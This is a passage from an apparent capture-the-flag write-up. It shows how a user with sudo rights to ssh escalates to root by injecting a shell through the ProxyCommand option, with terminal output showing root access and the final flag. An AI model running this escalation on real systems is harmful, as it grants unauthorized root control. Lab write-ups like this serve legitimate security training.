
Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

So went to GTFObins and found the solution of how to escalate privileges...



```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
                    sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# id
  id
id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
  cd /root
cd /root
# ls
  ls
ls
root.txt
# 
```

Escalated privileges and as well as got our last flag...